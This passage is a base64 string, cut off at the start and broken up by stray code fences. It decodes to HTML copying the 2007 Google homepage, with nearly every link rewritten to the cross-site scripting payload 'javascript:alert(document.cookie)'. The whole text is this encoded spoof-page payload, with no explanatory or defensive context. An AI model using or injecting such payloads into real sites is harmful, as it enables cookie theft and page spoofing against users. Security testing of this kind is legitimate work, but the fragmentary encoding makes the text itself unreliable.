0KGRvY3VtZW50LmNvb2tpZSk7PC9hPjwvZGl2PjxkaXYgY2xhc3M9Z2IxPjxhIGhyZWY9amF2YXNjcm
```

lwdDphbGVydChkb2N1bWVudC5jb29raWUpOz5OZXdzPC9hPjwvZGl2PjxkaXYgY2xhc3M9Z2IxPjxhI
GhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpOz5NYXBzPC9hPjwvZGl2PjxkaXYg
Y2xhc3M9Z2IxPjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpOz5HbWFpbDw
vYT48L2Rpdj48ZGl2IGNsYXNzPWdiMz48YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lbnQuY2
9va2llKTsgb25jbGljaz1cInRoaXMuYmx1cigpO2diYXIudGcoZXZlbnQpO3JldHVybiBmYWxzZVwiP
jx1Pm1vcmU8L3U+IDxzcGFuIHN0eWxlPWZvbnQtc2l6ZToxMXB4PiYjOTY2MDs8L3NwYW4+PC9hPjwv
ZGl2PjxkaXYgY2xhc3M9Z2IyPjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWU
pOz5CbG9nIFNlYXJjaDwvYT48L2Rpdj48ZGl2IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3JpcHQ6YW
xlcnQoZG9jdW1lbnQuY29va2llKTs+QmxvZ2dlcjwvYT48L2Rpdj48ZGl2IGNsYXNzPWdiMj48YSBoc
mVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lbnQuY29va2llKTs+Qm9va3M8L2E+PC9kaXY+PGRpdiBj
bGFzcz1nYjI+PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJ0KGRvY3VtZW50LmNvb2tpZSk7PkNhbGVuZGF
yPC9hPjwvZGl2PjxkaXYgY2xhc3M9Z2IyPjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC
5jb29raWUpOz5Eb2N1bWVudHM8L2E+PC9kaXY+PGRpdiBjbGFzcz1nYjI+PGEgaHJlZj1qYXZhc2Nya
XB0OmFsZXJ0KGRvY3VtZW50LmNvb2tpZSk7PkZpbmFuY2U8L2E+PC9kaXY+PGRpdiBjbGFzcz1nYjI+
PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJ0KGRvY3VtZW50LmNvb2tpZSk7Pkdyb3VwczwvYT48L2Rpdj4
8ZGl2IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lbnQuY29va2llKTs+TG
FiczwvYT48L2Rpdj48ZGl2IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lb
nQuY29va2llKTs+T3JrdXQ8L2E+PC9kaXY+PGRpdiBjbGFzcz1nYjI+PGEgaHJlZj1qYXZhc2NyaXB0
OmFsZXJ0KGRvY3VtZW50LmNvb2tpZSk7PlBhdGVudHM8L2E+PC9kaXY+PGRpdiBjbGFzcz1nYjI+PGE
gaHJlZj1qYXZhc2NyaXB0OmFsZXJ0KGRvY3VtZW50LmNvb2tpZSk7PlBob3RvczwvYT48L2Rpdj48ZG
l2IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lbnQuY29va2llKTs+UHJvZ
HVjdHM8L2E+PC9kaXY+PGRpdiBjbGFzcz1nYjI+PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJ0KGRvY3Vt
ZW50LmNvb2tpZSk7PlJlYWRlcjwvYT48L2Rpdj48ZGl2IGNsYXNzPWdiMj48YSBocmVmPWphdmFzY3J
pcHQ6YWxlcnQoZG9jdW1lbnQuY29va2llKTs+U2Nob2xhcjwvYT48L2Rpdj48L25vYnI+PC9kaXY+PG
lmcmFtZSBmcmFtZWJvcmRlcj0wIGlkPWdiaSBzY3JvbGxpbmc9bm8+PC9pZnJhbWU+PGRpdiBpZD1nY
mg+PC9kaXY+PHNjcmlwdD53aW5kb3cuZ2JhciYmZ2Jhci5pbml0KCk8L3NjcmlwdD48ZGl2IGFsaWdu
PXJpZ2h0IGlkPWd1c2VyIHN0eWxlPWZvbnQtc2l6ZTo4JTtwYWRkaW5nLWJvdHRvbTo0cHhcIiB
3aWR0aD0xMDAlPjxub2JyPjxhIGhyZWY9amF2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpOz
5pR29vZ2xlPC9hPiZuYnNwO3wmbmJzcDs8YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lbnQuY
29va2llKTs+U2lnbiBpbjwvYT48L25vYnI+PC9kaXY+PGNlbnRlcj48YnIgaWQ9bGdwZD48aW1nIGhl
aWdodD0xMTAgc3JjPWh0dHA6Ly93d3cuZ29vZ2xlLmNvbS9pbnRsL2VuX0FMTC9pbWFnZXMvbG9nby5
naWYgd2lkdGg9Mjc2Pjxicj48YnI+PGZvcm0gYWN0aW9uPVwiL3NlYXJjaFwiIG5hbWU9Zj48dGFibG
UgY2VsbHBhZGRpbmc9MCBjZWxsc3BhY2luZz0wPjx0ciB2YWxpZ249dG9wPjx0ZCB3aWR0aD0yNSU+J
m5ic3A7PC90ZD48dGQgYWxpZ249Y2VudGVyIG5vd3JhcD48aW5wdXQgbmFtZT1obCB0eXBlPWhpZGRl
biB2YWx1ZT1lbj48aW5wdXQgbWF4bGVuZ3RoPTIwNDggbmFtZT1xIHNpemU9NTUgdGl0bGU9XCJHb29
nbGUgU2VhcmNoXCIgdmFsdWU9XCJcIj48YnI+PGlucHV0IG5hbWU9YnRuRyB0eXBlPXN1Ym1pdCB2YW
x1ZT1Hb29nbGUgU2VhcmNoPjxpbnB1dCBuYW1lPWJ0bkkgdHlwZT1zdWJtaXQgdmFsdWU9SW1fRmVlb
GluZ19MdWNreT48L3RkPjx0ZCBub3dyYXAgd2lkdGg9MjUlPjxmb250IHNpemU9LTI+Jm5ic3A7Jm5i
c3A7PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJ0KGRvY3VtZW50LmNvb2tpZSk7PkFkdmFuY2VkIFNlYXJ
jaDwvYT48YnI+Jm5ic3A7Jm5ic3A7PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJ0KGRvY3VtZW50LmNvb2
tpZSk7PlByZWZlcmVuY2VzPC9hPjxicj4mbmJzcDsmbmJzcDs8YSBocmVmPWphdmFzY3JpcHQ6YWxlc
nQoZG9jdW1lbnQuY29va2llKTs+TGFuZ3VhZ2UgVG9vbHM8L2E+PC9mb250PjwvdGQ+PC90cj48L3Rh
YmxlPjwvZm9ybT48YnI+PGJyPjxmb250IHNpemU9LTE+PGEgaHJlZj1qYXZhc2NyaXB0OmFsZXJ0KGR
vY3VtZW50LmNvb2tpZSk7PkFkdmVydGlzaW5nJm5ic3A7UHJvZ3JhbXM8L2E+IC0gPGEgaHJlZj1qYX
Zhc2NyaXB0OmFsZXJ0KGRvY3VtZW50LmNvb2tpZSk7PkJ1c2luZXNzIFNvbHV0aW9uczwvYT4gLSA8Y
SBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lbnQuY29va2llKTs+QWJvdXQgR29vZ2xlPC9hPjxz
cGFuIGlkPWhwIHN0eWxlPVwiYmVoYXZpb3I6dXJsKCNkZWZhdWx0I2hvbWVwYWdlKVwiPjwvc3Bhbj4
8c2NyaXB0PjwhLS0NCihmdW5jdGlvbigpIHt2YXIgYT1cImh0dHA6Ly93d3cuZ29vZ2xlLmNvbS9cIi
xiPWRvY3VtZW50LmdldEVsZW1lbnRCeUlkKFwiaHBcIiksYz1iLmlzSG9tZVBhZ2UoYSk7X3JwdEhwP
WZ1bmN0aW9uKCl7KG5ldyBJbWFnZSkuc3JjPVwiL2dlbl8yMDQ/c2E9WCZjdD1tZ3locCZjZD1cIiso
Yi5pc0hvbWVwYWdlKGEpPzE6MCl9O2lmKCFjKXtkb2N1bWVudC53cml0ZShcJzxwPjxhIGhyZWY9amF
2YXNjcmlwdDphbGVydChkb2N1bWVudC5jb29raWUpOyBvbkNsaWNrPWRvY3VtZW50LmdldEVsZW1lbn
RCeUlkKFwiaHBcIikuc2V0SG9tZXBhZ2UoXCJcJythK1wnXCIpO19ycHRIcCgpOz5NYWtlIEdvb2dsZ
SBZb3VyIEhvbWVwYWdlITwvYT5cJyl9O30pKCk7Ly8tLT4NCjwvc2NyaXB0PjwvZm9udD48cD48Zm9u
dCBzaXplPS0yPiZjb3B5OzIwMDcgR29vZ2xlPC9mb250PjwvcD48c3R5bGU+I2lldGJ7YmVoYXZpb3I
6dXJsKCNkZWZhdWx0I3VzZXJEYXRhKTtkaXNwbGF5Om5vbmU7dGV4dC1hbGlnbjpjZW50ZXI7d2lkdG
g6MjUwcHg7cG9zaXRpb246YWJzb2x1dGU7dG9wOjJweDtyaWdodDoycHg7Ym9yZGVyOjFweCBzb2xpZ
CAjNjU2NTY1O2ZvbnQtd2VpZ2h0OmJvbGQ7YmFja2dyb3VuZDojZmZmO3BhZGRpbmc6MXB4IDAgNHB4
IDRweDtmb250LWZhbWlseTphcmlhbH08L3N0eWxlPjxkaXYgaWQ9aWV0Yj48c3BhbiBpZD1jbG9zZT4
8YSBocmVmPWphdmFzY3JpcHQ6YWxlcnQoZG9jdW1lbnQuY29va2llKTsgb25jbGljaz1cInJldHVybi
BfY2x0YnAoKVwiPjxpbWcgc3JjPWh0dHA6Ly93d3cuZ29vZ2xlLmNvbS9pbWFnZXMvY2xvc2Vfc20uZ
2lmIHdpZHRoPTEyIGhlaWdodD0xMiBib3JkZXI9MCBhbGlnbj1yaWdodCBzdHlsZT1cInBhZGRpbmc6
MnB4XCI+PC9hPjwvc3Bhbj48YnI+PHAgc3R5bGU9bWFyZ2luLXRvcDoxNXB4O3RleHQtYWxpZ246Y2V

```
udGVyO2ZvbnQtd2VpZ2h0OmJvbGQ+PGZvbnQgc2l6ZT0tMT5HZXQgYSBHb29nbGUtZW5oYW5jZWQgc2
VhcmNoIGJveDwvZm9udD48L3A+PGltZyBzcmM9aHR0cDovL3d3dy5nb29nbGUuY29tL2ludGwvZW4tR
0IvaW1hZ2VzL3Rvb2xiYXJfc20ucG5nPjxicj48aW5wdXQgdHlwZT1idXR0b24gc3R5bGU9bWFyZ2lu
LXRvcDoxMnB4IHZhbHVlPVwiRG93bmxvYWQgR29vZ2xlIFRvb2xiYXJcIiBvbkNsaWNrPV9kd250YnA
oKTs+PGZvbnQgc2l6ZT0tMz48YnI+PGJyPjwvZm9udD48L2Rpdj48c2NyaXB0PndpbmRvdy5fc2V0dG
JwPWZ1bmN0aW9uKCl7aWYoZG9jdW1lbnQpe3ZhciBhPWRvY3VtZW50LmdldEVsZW1lbnRCeUlkKFwia
WV0YlwiKTthLmxvYWQoXCJJc09uSUU3dGJQcm9tb1wiKTtpZihhLmdldEF0dHJpYnV0ZShcImRpc3Bs
YXlcIik9PW51bGwpe2Euc3R5bGUuZGlzcGxheT1cImJsb2NrXCI7KG5ldyBJbWFnZSkuc3JjPVwiL2d
lbl8yMDQ/b2k9cHJvbW9zX3ZpcyZjYWQ9aHBwd2ViaWU3dGI6ZW4tR0ImYXR5cD1pXCJ9fX07d2luZG
93Ll9jbHRicD1mdW5jdGlvbigpe2lmKGRvY3VtZW50KXt2YXIgYT1kb2N1bWVudC5nZXRFbGVtZW50Q
nlJZChcImlldGJcIik7YS5zZXRBdHRyaWJ1dGUoXCJkaXNwbGF5XCIsXCJub25lXCIpO2Euc2F2ZShc
IklzT25JRTd0YlByb21vXCIpO2Euc3R5bGUuZGlzcGxheT1cIm5vbmVcIjsobmV3IEltYWdlKS5zcmM
9XCIvZ2VuXzIwND9vaT1wcm9tb3MmY3Q9cmVtb3ZlJmNhZD1ocHB3ZWJpZTd0Yjplbi1HQiZzYT1YXC
I7cmV0dXJuIGZhbHNlfX07d2luZG93Ll9kd250YnA9ZnVuY3Rpb24oKXtpZihkb2N1bWVudCl7KG5ld
yBJbWFnZSkuc3JjPVwiL2dlbl8yMDQ/b2k9cHJvbW9zJmN0PWRvd25sb2FkJmNhZD1ocHB3ZWJpZTd0
Yjplbi1HQiZzYT1YXCI7ZG9jdW1lbnQubG9jYXRpb249XCIvdG9vbGJhci9pbnRsL2VuLUdCL3dlYml
uc3RhbGwuaHRtbCN0YmJyYW5kPUdaSFkmdXRtX3NvdXJjZT1lbi1HQi1ocHAtaWU3JnV0bV9tZWRpdW
09aHBwJnV0bV9jYW1wYWlnbj1lbi1HQlwifX07X3NldHRicCgpOzwvc2NyaXB0PjwvY2VudGVyPjwvY
m9keT48L2h0bWw+
```